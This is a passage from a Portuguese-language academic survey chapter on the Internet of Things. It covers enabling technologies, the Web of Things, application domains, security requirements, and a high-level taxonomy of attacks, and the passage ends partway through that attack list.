identidades para IoT e os trabalhos acadêmicos mais relevantes que discutem infraestruturas de autenticação e de autorização. Por fim, a Seção 4.7 traz uma síntese dos principais aspectos da gestão de identidades na IoT analisados e as tendências de pesquisa nesta área.

4.2. Visão Geral sobre Internet das Coisas

O próximo passo para o crescimento da Internet é a integração de objetos físicos do dia a dia (coisas) às redes de comunicação [COMMUNITIES 2008]. Em 2010, havia aproximadamente 1,5 bilhão de computadores pessoais e mais de 1 bilhão de celulares com acesso à Internet. Para 2020, é esperado que algo entre 50 e 100 bilhões de dispositivos estejam conectados à Internet [CERP-IoT 2010]. [Babar et al. 2011] afirmam que na IoT estão coisas como roupas, mobília, carros, *smartcards*, dispositivos médicos, medidores de consumo e máquinas industriais. O paradigma de IoT integra uma grande variedade de conceitos e áreas, tais como: eletrônica, automação, redes de comunicação, biotecnologia, mecânica e tecnologia dos materiais [Xiang e Li 2012].

Segundo o relatório [ITU 2005], a IoT pode trazer mudanças à sociedade em geral na maneira como o indivíduo se relaciona com o ambiente, assim como na maneira como serão realizados os processos de negócio. Além da comunicação e informação a qualquer momento, em qualquer lugar, na IoT é possível também a conectividade para qualquer coisa, como pode ser visto na Figura 4.1.

Conforme [Gubbi et al. 2013], os avanços e a convergência das tecnologias de sistemas microeletromecânicos, comunicação sem fio e eletrônica digital resultaram no desenvolvimento de dispositivos em miniatura com a capacidade de sentir, computar e




Figura 4.1: Nova dimensão para comunicação e compartilhamento de informação [ITU 2005]

se comunicar via rede sem fio a curtas distâncias. Deste cenário deriva o conceito de ambientes inteligentes (*smart environments*). Vários países estão desenvolvendo projetos de Cidades Inteligentes (*smart cities*), que oferecem experiências inovadoras em transporte, preservação ambiental, convivência e economia de energia. Mundialmente, se reconhece o potencial da tecnologia de IoT para criar ambientes inteligentes através dos *smart objects* [Schaffers et al. 2011].

As principais características da Internet das Coisas estão indicadas no mapa conceitual da Figura 4.2 e são:

- A IoT pode ser caracterizada como uma rede mundial de coisas/objetos/dispositivos interconectados que se comportam como entidades ativas [Roman et al. 2011b];
- As coisas (dispositivos) na IoT, muitas vezes, possuem restrições de recursos como memória RAM ou ROM, poder de processamento e energia [Hummen et al. 2013];
- Mecanismos de comunicação de alguns dispositivos, na maioria das vezes sem fio, possuem baixa potência de transmissão e baixa taxa de dados [Mahalle et al. 2010];
- Há uma grande quantidade de coisas (dispositivos) com ciclo curto de vida, o que exige uma alta capacidade de gerenciamento [Fongen 2012];
- Integra coisas (dispositivos) heterogêneos, o que demanda uma preocupação em relação a interoperabilidade entre estes [Atzori et al. 2010, Mahalle et al. 2012];
- A rede possui uma topologia dinâmica, pois muitos nós entram e saem da rede com frequência [Mahalle et al. 2012, Hanumanthappa e Singh 2012];
- Pode ser caracterizada como um ambiente contendo um grande número computadores ou dispositivos invisíveis que colaboram com o usuário, ou seja, um ambiente pervasivo e ubíquo [Hanumanthappa e Singh 2012];

- Na IoT, os usuários podem interagir com as coisas em seu ambiente físico e virtual de diversas maneiras [Mahalle et al. 2012].




Figura 4.2: Mapa Conceitual sobre Internet das Coisas

De acordo com [Roman et al. 2011b], as coisas na IoT possuem cinco características principais e uma opcional. São estas:

- Existência: coisas que existem no mundo real podem também existir no mundo virtual (IoT), por meio de dispositivos de comunicação embarcada;
- Auto conhecimento (do inglês, *sense of self*): todas as coisas têm, explicitamente ou implicitamente, uma identidade que as descreve. As coisas podem processar informação, tomar decisões e se comportar de maneira autônoma;
- Conectividade: as coisas podem iniciar a comunicação com outras entidades. Dessa maneira, a comunicação com entidades nas suas proximidades ou em ambientes remotos é possível.
- Interatividade: as coisas podem interoperar e colaborar com uma variedade de entidades heterogêneas, seja humanos ou máquinas virtuais ou reais. Desse modo, estas produzem e consomem uma grande variedade de serviços;
- Dinamicidade: as coisas podem interagir entre si a qualquer momento, lugar ou maneira. Estas podem entrar e sair de uma rede conforme quiserem, não estando limitadas a um único local físico, podendo usar uma grande variedade de interfaces;
- (opcional) Ciência do ambiente: sensores podem permitir que as coisas percebam as características de seu ambiente, por exemplo, a sobrecarga da rede ou a radiação da água. Esta característica é opcional, pois nem todas as coisas possuem esta capacidade, como por exemplo, um objeto com uma etiqueta RFID.

[Gubbi et al. 2013] afirmam ainda que o ambiente de IoT culmina com a geração de enormes quantidades de dados que precisam ser armazenados, processados e apresentados

de uma maneira eficiente e fácil de interpretar. Os autores afirmam que o conceito de Computação em Nuvem (*Cloud Computing*) completa o conceito de IoT no intuito de prover o sensoriamento ubíquo. Uma infraestrutura em nuvem, na qual seja possível armazenar uma grande quantidade de dados e fornecer esses dados para que aplicações possam ser construídas, com requisitos de disponibilidade, capacidade de processamento e alocação de recursos sob demanda, é necessária para que os ambientes inteligentes sejam de fato escaláveis e altamente disponíveis.

Pode-se citar como exemplo desta integração (Cloud e IoT) o projeto europeu OpenIoT cujo objetivo é prover um *middleware open-source* para o desenvolvimento de aplicações de IoT, usando o modelo baseado em computação em nuvem. Os objetos conectados à Internet podem ser acessados por serviços IoT na nuvem. Por exemplo, o sensoriamento deste objeto pode ser um serviço disponibilizado na nuvem (*Sensing as a Service*). Através do uso de serviços de IoT, usuários podem configurar e desenvolver aplicações de IoT. O projeto visa ainda fornecer infraestrutura e aplicações IoT na nuvem, formando uma nuvem de coisas (*Cloud of Things*) [OPENIoT 2012].

Para compreender o paradigma da IoT, [Atzori et al. 2010] apresentam os principais conceitos, tecnologias e padrões envolvidos, a partir de três perspectivas, a saber:

- **Visão orientada às coisas**. Considera as coisas como itens simples, por exemplo, etiquetas RFID (*Radio-Frequency IDentification*), porém, não somente estas coisas simples. Trata de aspectos como endereçamento único e global (para acesso direto às coisas por meio da Internet) e da identificação unívoca das coisas. Um dos pontos relevantes dessa visão é que, para a efetiva concretização da IoT, contata-se a necessidade de aumentar a inteligência das coisas (conceber *smarts things*);
- **Visão orientada à Internet**. Responsável pelos protocolos necessários e como esses devem ser adaptados para permitir a troca de informações entre as coisas na IoT. Nessa visão, estão as pesquisas e padrões que tratam da adaptação do protocolo IP para o ambiente de IoT;
- **Visão orientada à Semântica**. A quantidade de coisas conectadas à rede (Internet do Futuro) está destinada a ser muito alta. Esta visão incluem questões como: representação, armazenamento, busca e organização da grande quantidade de dados gerados na IoT. Neste contexto, as tecnologias semânticas deverão desempenhar um papel fundamental, pois serão usadas para modelagem das coisas, para extração do conhecimento dos dados, para o raciocínio sobre os dados gerados na IoT, para criação de ambientes de execução semânticos e para definição da arquitetura que irá acomodar os requisitos da IoT.

4.2.1. Tecnologias Envolvidas

[Atzori et al. 2010] afirmam que a realização do conceito de IoT no mundo real é possível por meio do uso e integração de várias tecnologias habilitadoras. Nesta seção, são apresentadas algumas tecnologias que tornam a IoT realizável, são estas: RFID (*Radio Frequency Identification*), WSN (*Wireless Sensor Network*) e WSAN (*Wireless Sensor and Actuator Network*), EnHANTs (*Energy-Harvesting Active Networked Tags*), NFC (*Near-Field Communications*) e RSN (*RFID Sensor Network*).

RFID (*Radio Frequency Identification*)

RFID é um método para transmissão de informações sem a necessidade de contato físico ou linha de visada entre as partes participantes da comunicação [Yan et al. 2008]. Um dispositivo RFID, muitas vezes chamado apenas de etiqueta (*tag*) RFID, é um microchip projetado para transmissão de dados sem fio, que transmite dados em resposta a interrogação feita por um leitor RFID [Juels 2006].

As etiquetas RFID podem ser: passivas, semi-passivas e ativas. A etiqueta passiva não tem fonte de energia acoplada e a energia utilizada para a transmissão dos dados é obtida através do sinal enviado pelo leitor RFID. As etiquetas semi-passivas possuem baterias que alimentam o circuito durante a fase de recebimento de dados, sendo que o envio é feito com a energia captada do sinal enviado pelo leitor. Já as etiquetas ativas têm a energia fornecida pela bateria nas fases de recepção e transmissão de sinal, além de poderem iniciar uma comunicação. Outro ponto é que as etiquetas ativas podem ser lidas a distâncias de 100m ou mais. Essas características das etiquetas ativas têm, em contrapartida, um custo final mais alto [Atzori et al. 2010].

Cada etiqueta RFID tem um código único, que faz parte do sistema chamado EPC (*Eletronic Product Code* - Código Eletrônico de Produtos), suportado pela EPCGlobal. Esse código por si só não identifica o objeto ao qual a etiqueta está associada. Contudo, com a associação do EPC com as informações de um banco de dados, é possível saber qual é o objeto referenciado pela etiqueta [GS1-EPCglobal 2009].

WSN (*Wireless Sensor Network*) e WSAN (*Wireless Sensor and Actuator Network*)

Conforme [Xiang e Li 2012], um sensor é um equipamento físico que serve para detectar ou sentir um sinal externo, normalmente, uma característica do ambiente, como por exemplo, luz, temperatura e umidade, e transmitir essa informação para outros dispositivos. Uma Rede de Sensores Sem Fio (RSSF), do inglês *Wireless Sensor Network* (WSN), é uma combinação de sensores, computação embarcada para comunicação sem fio e tecnologia de processamento distribuído.

Redes de sensores são compostas de grandes quantidades de nós de sensoriamento, instalados na área ou próximo a esta, na qual se deseja extrair informações. Em uma RSSF, a transmissão das informações captadas pelos sensores é feita para alguns, normalmente um, dos nós da rede, chamado sorvedouro ou *sink*. A infraestrutura de transmissão das informações pode ser feita por uma rede de múltiplos saltos (cada nó age como um roteador de mensagens) [Atzori et al. 2010].

A posição dos nós de sensoriamento não precisa ser pré-determinada, o que faz com que redes de sensores precisem de protocolos que tenham a capacidade de auto-organizar a rede. Os nós são providos de um pequeno processador, o que permite que estes possam processar dados antes de transmiti-los e não simplesmente transmiti-los [Akyildiz et al. 2002].

Nas redes de sensores e atuadores sem fio, do inglês *Wireless Sensor and Actuator Network* (WSAN), os sensores captam as informações e passam para os atuadores, para

que estes façam o processamento das informações e tomem a decisão de atuar no ambiente (o que pode ocorrer de diversas maneiras) [Martinez et al. 2008].

EnHANTs (*Energy-Harvesting Active Networked Tags*)

EnHANTs (*Energy-Harvesting Active Networked Tags*) são equipamentos que, por serem pequenos, flexíveis e terem independência energética, podem ser acoplados a objetos como roupas e livros, que normalmente não estão interconectados. O desenvolvimento dessa tecnologia é possível devido aos avanços na comunicação em Banda Ultra Larga (*Ultra Wide Band* - UWB), cujo consumo de energia é baixo, e de materiais de captação de energia baseados em semicondutores orgânicos. Considerando complexidade, banda passante, tamanho e requisitos de energia, as etiquetas EnHANTs ficam entre as tecnologias de Redes de Sensores e RFID.

Comparada às etiquetas RFID, as EnHANTs terão uma fonte de energia, poderão se comunicar numa rede de múltiplos saltos e não precisarão depender da energia do sinal de um leitor. Em comparação com sensores, as etiquetas EnHANTs irão operar com taxas de dados menores e consumirão menos energia, transmitindo na maior parte das vezes a sua ID. Essa tecnologia permitirá aplicações além das permitidas pelo RFID. Ao invés de apenas identificar, será possível buscar por um objeto, devido à sua capacidade de operar continuamente e em rede [Gorlatova et al. 2010].

NFC (*Near-Field Communications*)

NFC (*Near-Field Communications*) é uma tecnologia sem fio, de curto alcance, que permite a comunicação entre equipamentos com etiquetas NFC, como por exemplo, placas/pôsteres, celulares, mercadorias, tickets, dentre outros e que pode ser usado para troca de dados entre equipamentos a uma distância máxima de 10cm [Ahson 2012]. NFC opera na frequência de 13,56MHz e consegue transmissões de dados de até 424Kbps. Traz os benefícios do RFID, já que os leitores NFC são compatíveis com etiquetas RFID (podem ler e escrever nas etiquetas). A tecnologia NFC permite a comunicação entre entidades do dia a dia, o que facilita a criação do cenário de IoT. Interações via NFC podem ser habilitadas somente mediante iniciativa e permissão do usuário. Devido à curta distância, a outra ponta de comunicação via NFC é fisicamente conhecida [Cavoukian 2012].

Deve ser ressaltado que há ainda um grande esforço a ser realizado em termos de padronização desta tecnologia, tanto de interfaces como de protocolos. Conforme [Cavoukian 2012], há ainda desafios em termos de segurança e privacidade para que a adoção da tecnologia seja feita de forma mais ampla.

RSN (*RFID Sensor Network*)

Uma rede de sensores de RFID (RSN) consiste de leitores RFID e sensores RFID, que estendem a funcionalidade do RFID para prover sensoriamento. As RSNs combinam as vantagens das etiquetas RFID, tais como: capacidade de identificação, baixo custo, vida

longa, tamanho reduzido, capacidade de serem ativados, com as vantagens das redes de sensores, a saber: capacidade de sensoriamento, comunicação em rede e maior capacidade de processamento [Buettner et al. 2008].

O representante mais forte das RSNs é a tecnologia WISP (*Wireless Identification and Sensing Platforms*[1]) do Intel Labs, que pode ser empregada em cenários que não são adequados para as etiquetas RFID e para as redes de sensores, como em locais nos quais as baterias não podem ser trocadas facilmente ou que precisam de identificação e sensoriamento com custo baixo e possibilitam o uso de leitor móvel. Contudo, algumas limitações desta tecnologia ainda precisam de investigações, tais como, a integração de unidades de sensoriamento em uma rede *mesh* (constituindo uma verdadeira rede de sensores) e a eficiência energética, permitindo que os nós da rede consigam armazenar energia e processar dados de forma eficiente [Buettner et al. 2008].

Smart Gateway

Conforme Mahalle et al. (2010), um dos fatores que torna desafiadora a integração dos objetos (coisas) com a Internet são as restrições de conectividade. Alguns dispositivos não suportam diretamente a conectividade com a Internet, por meio do protocolo IP. Para estes casos, é possível utilizar um dispositivo intermediário entre a Internet e o objeto, chamado de *Smart Gateway*. Esse dispositivo fornece uma interface de comunicação dos objetos com sistemas finais na Internet e vice-versa. Isso permite que sistemas finais na Internet, que podem ser outros objetos, se comuniquem com os objetos através desse *Smart Gateway*, sendo que este recebe as mensagens vindas da Internet e repassa ao objeto por meio de sua API (*Application Programming Interface*) de comunicação específica, e vice-versa.

Em outras palavras, o *Smart Gateway* atua como uma ponte entre a Internet e os dispositivos inteligentes. Este tem um endereço IP e compreende os diferentes protocolos dos dispositivos conectados a este através do uso de controladores (*drivers*) dedicados. Assim, requisições vindas da Internet que visam acessar algum dispositivo irão passar pelo *Smart Gateway*, que irá redirecionar a requisição através do protocolo específico.

Padronização

A padronização é um aspecto importante para a concretização da IoT. Observa-se uma intensa colaboração entre as entidades de padronização, Grupos de Interesse e Alianças de fabricantes das tecnologias envolvidas, o que demonstra um grande interesse da indústria [Atzori et al. 2010].

Dentre os padrões existentes, destaca-se o padrão IEEE 802.15.4 que define as LR-WPAN (*Low-Rate Wireless Personal Area Networks*), que são redes sem fio projetadas para ter um baixo custo, baixo consumo de energia e pequeno alcance. Esse padrão define apenas as camadas física e de enlace do modelo OSI, sendo que as camadas superiores não são especificadas [Atzori et al. 2010] [Baronti et al. 2007].

[1] https://wisp.wikispaces.com/

A *Zigbee Alliance* é constituída por um grupo de empresas que padroniza e mantém as especificações do **Zigbee** que define as camadas superiores do modelo OSI para serem usadas sobre a especificação IEEE 802.15.4. A camada de rede do Zigbee é encarregada de fazer a organização e o roteamento sobre uma rede de múltiplos saltos, já a camada de aplicação provê um *framework* para o desenvolvimento de aplicações distribuídas [Baronti et al. 2007].

Com a intenção de integrar os dispositivos que estão em conformidade com o padrão IEEE 802.15.4 em uma rede IP e, assim, na Internet, foi criado pela IETF o grupo de trabalho de integração do IPv6 às redes IEEE 802.15.4, o **6LoWPAN** (*IPv6 over Low power Wireless Personal Area Networks*) [IETF 2007].

Com a intenção de difundir o protocolo IP como padrão de comunicação entre objetos, foi criada a *IPSO Alliance*, uma organização sem fins lucrativos com mais de sessenta companhias membros, dentre estas líderes mundiais dos mercados de TI, comunicação e energia. Dentre os objetivos da organização, estão: apoiar as entidades de padronização, como a IETF (Internet Engineering Task Force), no desenvolvimento de padrões que envolvem o protocolo IP e objetos inteligentes, assim como promover testes de interoperabilidade e auxiliar as indústrias na descoberta de novos mercados que envolvem a integração do IP com objetos inteligentes [Alliance 2013].

4.2.2. Web das Coisas - *Web of Things* (WoT)

Há uma tendência nas pesquisas atuais em tratar a Internet das Coisas como Web das Coisas, nos quais os padrões abertos da Web são empregados para prover o compartilhamento de informação e a interoperabilidade entre dispositivos [Zeng et al. 2011]. Segundo estes autores, alguns motivos favorecem a WoT, dentre estes, destacam-se:

- A Web se tornou o principal meio de comunicação na Internet;
- Diversos pequenos servidores web embarcados estão disponíveis. Estes podem ser construídos em apenas alguns KBytes;
- Navegadores Web estão disponíveis para quase todos as plataformas, de computadores a smart phones e tablets, o que os tornam a interface de usuário padrão de fato para uma gama de aplicações;
- A tecnologia integradora dos serviços web tem se mostrado indispensável na criação de aplicações distribuídas interoperáveis para Internet;
- Coisas inteligentes (*smart things*), com servidores web incorporados, podem ser abstraídas como serviços web e perfeitamente integradas na web existente;
- É natural a reutilização de tecnologias e padrões web existentes para unificar o mundo cibernético ao mundo das coisas físicas
- Como as tecnologias web existentes podem ser reutilizadas e adaptadas, é possível construir novas aplicações e serviços com a participação das coisas inteligentes.

Em suma, diferente do ponto de vista tradicional da IoT, que associa ao dispositivo um endereço IP e os torna interconectados na Internet, a WoT habilita os dispositivos a "conversarem"na mesma língua, de modo que estes possam se comunicar e interagir livremente na Internet. A interoperabilidade é particularmente essencial para concepção de sistemas com dispositivos heterogêneos produzidos por diferentes fabricantes. Na WoT, a integração dos dispositivos ocorre no nível de aplicação, acima da conectividade de rede [Zeng et al. 2011, Guinard et al. 2011].

Há dois métodos para integrar coisas à Web: integração direta e integração indireta. Na direta, via *smart things*, é requerido que todas as coisas tenham um endereço IP ou que tenham um IP habilitado quando conectados à Internet. Servidores web devem ser embarcados nas coisas/dispositivos para que estas possam se entender por meio da linguagem da Web. Já na integração indireta, nem todos os dispositivos podem ter recursos computacionais suficientes para embarcar um servidor web, como por exemplo uma etiqueta RFID. Além disso, algumas vezes não é necessário integrar diretamente todas as coisas inteligentes dentro da Web, quando se considera custo, energia e a segurança. Como solução para integração indireta, pode-se usar de um proxy, chamado de *smart gateway*, localizado entre os dispositivos inteligentes e a Web (ver Figura 4.3).

Os serviços Web são definidos pela W3C com um sistema de software projeto para suportar a comunicação máquina para máquina (do inglês, *machine-to-machine* (M2M) interoperável sobre uma rede. Como a W3C atesta, existem dois grandes paradigmas de serviços web: serviços Web em conformidade com o REST [Fielding e Taylor 2002] (chamados de serviços web *RESTful*) e os serviços web arbitrários (conhecidos como WS*) [Group 2004]. O objetivo principal dos serviços web *RESTful* é manipular os recursos da web usando um conjunto uniforme de operações sem estado. No segundo, usa-se um conjunto arbitrário de operações. Ambos os paradigmas podem ser adotados por *smart things* ou *smart gateways*.

As tecnologias chaves dos WS* são: o protocolo SOAP, a linguagem de descrição de serviços web (*Web Service Description Language*- WSDL), o *Universal Description Discovery and Integration*(UDDI) e a *Business Process Execution Language* (BPEL).

Conforme definido em [Fielding e Taylor 2002], o REST (*Representational State Transfer*) é um estilo de arquitetura de software, desenvolvido como um modelo abstrato da arquitetura web, que que pode ser aplicado no desenvolvimento de sistemas distribuídos fracamente acoplados, denominados *RESTful*. O conceito básico do REST é que qualquer coisa é modelada como recurso, ou particularmente como recursos HTTP, com uma URI (*Uniform Resource Identifier*). Os sistemas *RESTful* são menos acoplados, mais leves, eficientes (menos complexos) e flexíveis do que os sistemas baseados em Serviços Web arbitrários (WS*) que utilizam o protocolo SOAP. Essas características fazem do REST a opção mais adequada para ser embarcada em dispositivos com restrição de recursos e para permitir a fácil composição de serviços web (i.e., *mashup*) [Guinard e Trifa 2009, Zeng et al. 2011]. A WoT facilita a criação de *mashups* físicos (objetos físicos). Um *mashup* Web é uma aplicação que utiliza diversos recursos web e os usa para criar outra aplicação

Conforme ilustrado na parte direita da Figura 4.3, um dispositivo inteligente com um servidor web embarcado é capaz de tornar diretamente acessível na web a sua API RESTful para que outros dispositivos ou usuários tenham acesso aos seus recursos. Quando

um servidor web não é possível ou desejado, pode-se utilizar um *smart gateway* para interconectar um dispositivo não acessível diretamente como um recurso Web. Um Smart Gateway é um servidor Web que esconde a comunicação entre os dispositivos de rede (por exemplo, Bluetooth e Zigbee) e os clientes, através de controladores dedicados atrás de um serviço *RESTful*.




Figura 4.3: Integração Direta e Indireta na Web das Coisas

4.2.3. Domínios de Aplicações na Internet das Coisas

As aplicações de IoT podem ser divididas em três grandes áreas [Xiang e Li 2012]:

- Social: aplicações que envolvem o desenvolvimento e cuidados social, urbano e humano, como por exemplo, serviços públicos do Governo e saúde eletrônica (*e-health*) para cidadãos;
- Ambiental: aplicações que envolvem a proteção, monitoramento e desenvolvimento de recursos ambientais, por exemplo, aplicações na pecuária, agricultura, reciclagem de recursos, gestão de energia, dentre outros.; e
- Industrial: aplicações financeiras e comerciais entre companhias, organizações e outras entidades, por exemplo, aplicações para pecuária, agricultura, reciclagem de recursos, gestão de energia, dentre outros.

[Atzori et al. 2010] agrupam os diferentes tipos de aplicações possíveis para IoT em quatro domínios distintos dos anteriores. São estes:

- Transporte e logística: aplicações que envolvem meios de transporte de pessoas e de mercadorias, assim como aplicações para rodovias;
- Cuidados com a saúde: aplicações para auxílio de cuidados com a saúde das pessoas;

- Ambientes inteligentes: aplicações que tornam escritórios, casas, plantas industriais e ambientes de lazer inteligentes; e
- Pessoal e social: aplicações que habilitam o usuário a interagir com outras pessoas para manter e criar relacionamentos.

4.3. Requisitos e Ameaças de Segurança na Internet das Coisas

De acordo com [Roman et al. 2011b], a segurança é identificada como um dos obstáculos a serem transpostos para o efetivo uso da Internet das Coisas. Ao prover segurança às aplicações de IoT, por meio de uma infraestrutura de autenticação e de autorização, é preciso garantir o comportamento autônomo dos objetos e a interoperabilidade entre estes.

4.3.1. Requisitos de Segurança na IoT

Tendo em vista as características da IoT, [Alam et al. 2011, Roman et al. 2011b] apontam diversos requisitos de segurança para Internet das Coisas e indicam quais **propriedades de segurança** devem ser garantidas, sendo estas:

- Confidencialidade: dados sensíveis de usuários ou organizações podem estar contidos nas transações na Internet das Coisas e, portanto, a confidencialidade de tais dados deve ser assegurada;
- Integridade: dados armazenados e transmitidos não devem ser alterados, removidos ou incluídos por usuários ou dispositivos não autorizados;
- Disponibilidade: manter os serviços/recursos da Internet das Coisas disponíveis para acesso por usuários e dispositivos autorizados em qualquer momento e a partir de qualquer lugar, provendo assim o acesso a dados de forma contínua;
- Autenticidade: necessidade de autenticação mútua, pois os dados de IoT são usados para diferentes processos de tomada de decisão e atuação, sendo que é necessário que tanto o consumidor de recursos/serviços como o provedor sejam autenticados; e
- Privacidade: se refere a necessidade de prover aos usuários meios para que estes controlem a exposição e a disponibilidade dos seus próprios dados e informações e tenham maior transparência sobre como e por quem seus dados são usados.

[Babar et al. 2010] apontam alguns outros requisitos de segurança que precisam ser garantidos em IoT, dentre estes:

- Gestão de Identidades: lida com a identificação e autenticação dos usuários e dos dispositivos/coisas em um sistema. Também controla acessos aos recursos deste sistema associando direitos e restrições de acesso, de acordo com a identidade estabelecida (autenticação e autorização);
- Comunicação segura de dados: inclui a autenticação dos pares da comunicação, assegurando a confidencialidade e integridade dos dados transmitidos, impedindo o repúdio de uma transação e protegendo a identidade das entidades;

- Acesso seguro à rede: garante a possibilidade de conexão de rede ou o acesso a um serviço apenas para dispositivos autorizados; e

- Resistência à violação: mantem os aspectos de segurança, mesmo quando o dispositivo for acessado fisicamente por um atacante.

Segundo [Mahalle et al. 2013b], a grande escala e escopo da IoT aumentam as opções de interação dos usuários com os sistemas, levando a necessidade de estender os modelos atuais de privacidade, segurança e gestão de identidades para incluir a forma como os usuários interagem com os objetos. Neste sentido, também são levantados os requisitos de que deve ser possível identificar os objetos de maneira única, ou seja, diferenciar um objeto do outro, além de permitir a autenticação única de objetos na IoT [Mahalle et al. 2013a].

Por fim, [Xiaohui 2012] e [Roman et al. 2011b] destacam o requisito da tolerância a faltas, que nos cenários em geral, se refere ao sistema não falhar e funcionar normalmente, mesmo diante da presença de uma falta. Na Internet das Coisas, a tolerância a faltas consiste no sistema recuperar a transmissão de dados e reparar a estrutura da rede (p. ex. a sua topologia) de forma autônoma, mesmo diante de faltas em nós ou nos enlaces da rede.

Na Figura 4.4 são ilustrados os principais requisitos de segurança para a Internet das Coisas.




Figura 4.4: Mapa Conceitual com os Principais Requisitos para a Internet das Coisas

4.3.2. Ameaças e Ataques na IoT

Em [Akram e Hoffmann 2008a], os autores afirmam que a IoT possibilita que sistemas computacionais se tornem ubíquos e transparentes para os usuários. Essa transparência, juntamente com a onipresença, são potenciais ameaças para a privacidade dos usuários, bem como impõe dificuldades para garantir a confidencialidade e a integridade dos dados que ali trafegam. O compartilhamento de dispositivos com outras pessoas é uma das principais ameaças de segurança contra a privacidade dos usuários, pois os dados podem ser facilmente obtidos por pessoas não autorizados, uma vez que esta pessoa bastaria ter acesso físico ao dispositivo [Jindou et al. 2012].

Em [Liu et al. 2012], afirma-se que antes da existência da IoT, sistemas digitais corrompidos eram em sua maioria incapazes de atuar no mundo físico, porém no cenário

da IoT, dispositivos corrompidos podem atuar e influenciar o mundo físico diretamente. Por exemplo, um dispositivo que possua sensor de fumaça deve avisar uma central de controle sempre que detectar fumaça no ambiente. Se este dispositivo for corrompido, poderá emitir alertas falsos ou mesmo pode deixar de emitir alertas diante de uma real situação de perigo com fumaça.

No cenário da Internet das Coisas, quando um nó envia dados para um outro nó da rede ou mesmo para um nó acessível através da Internet, esses dados podem ser armazenados temporariamente nos nós intermediários que atuam como roteadores. Assim, entre a origem e o destino de uma determinada informação, podem existir diversos nós intermediários que, se forem maliciosos, poderão alterar a informação em trânsito ou ainda não encaminhar a informação para o destino final [Conzon et al. 2012].

[Babar et al. 2011] apresentam uma divisão dos tipos de ataques na Internet das Coisas em cinco categorias, relacionadas a seguir:

- **Ataques Físicos**: são ataques que violam o hardware do dispositivo e são difíceis de executar, pois o material necessário para executar os ataques é caro. *De-packaging* de um chip, *micro-probing* e *layout reconstruction* são técnicas usadas para esse tipo de ataque;
- **Ataques no canal de comunicação**: ataques baseados em dados recuperados dos dispositivos responsáveis por operações criptográficas. Esses dados são obtidos através de análise de temporização, radiação emitida, potência consumida, dentre outras fontes, que permitem que a chave de criptografia usada seja inferida;
- **Ataques de análise de criptografia**: ataques com foco no texto cifrado, buscando encontrar a chave de criptografia para assim obter o texto em claro. Um dos ataques dessa categoria é o ataque do Homem do Meio (*Man in the Middle* - MITM);
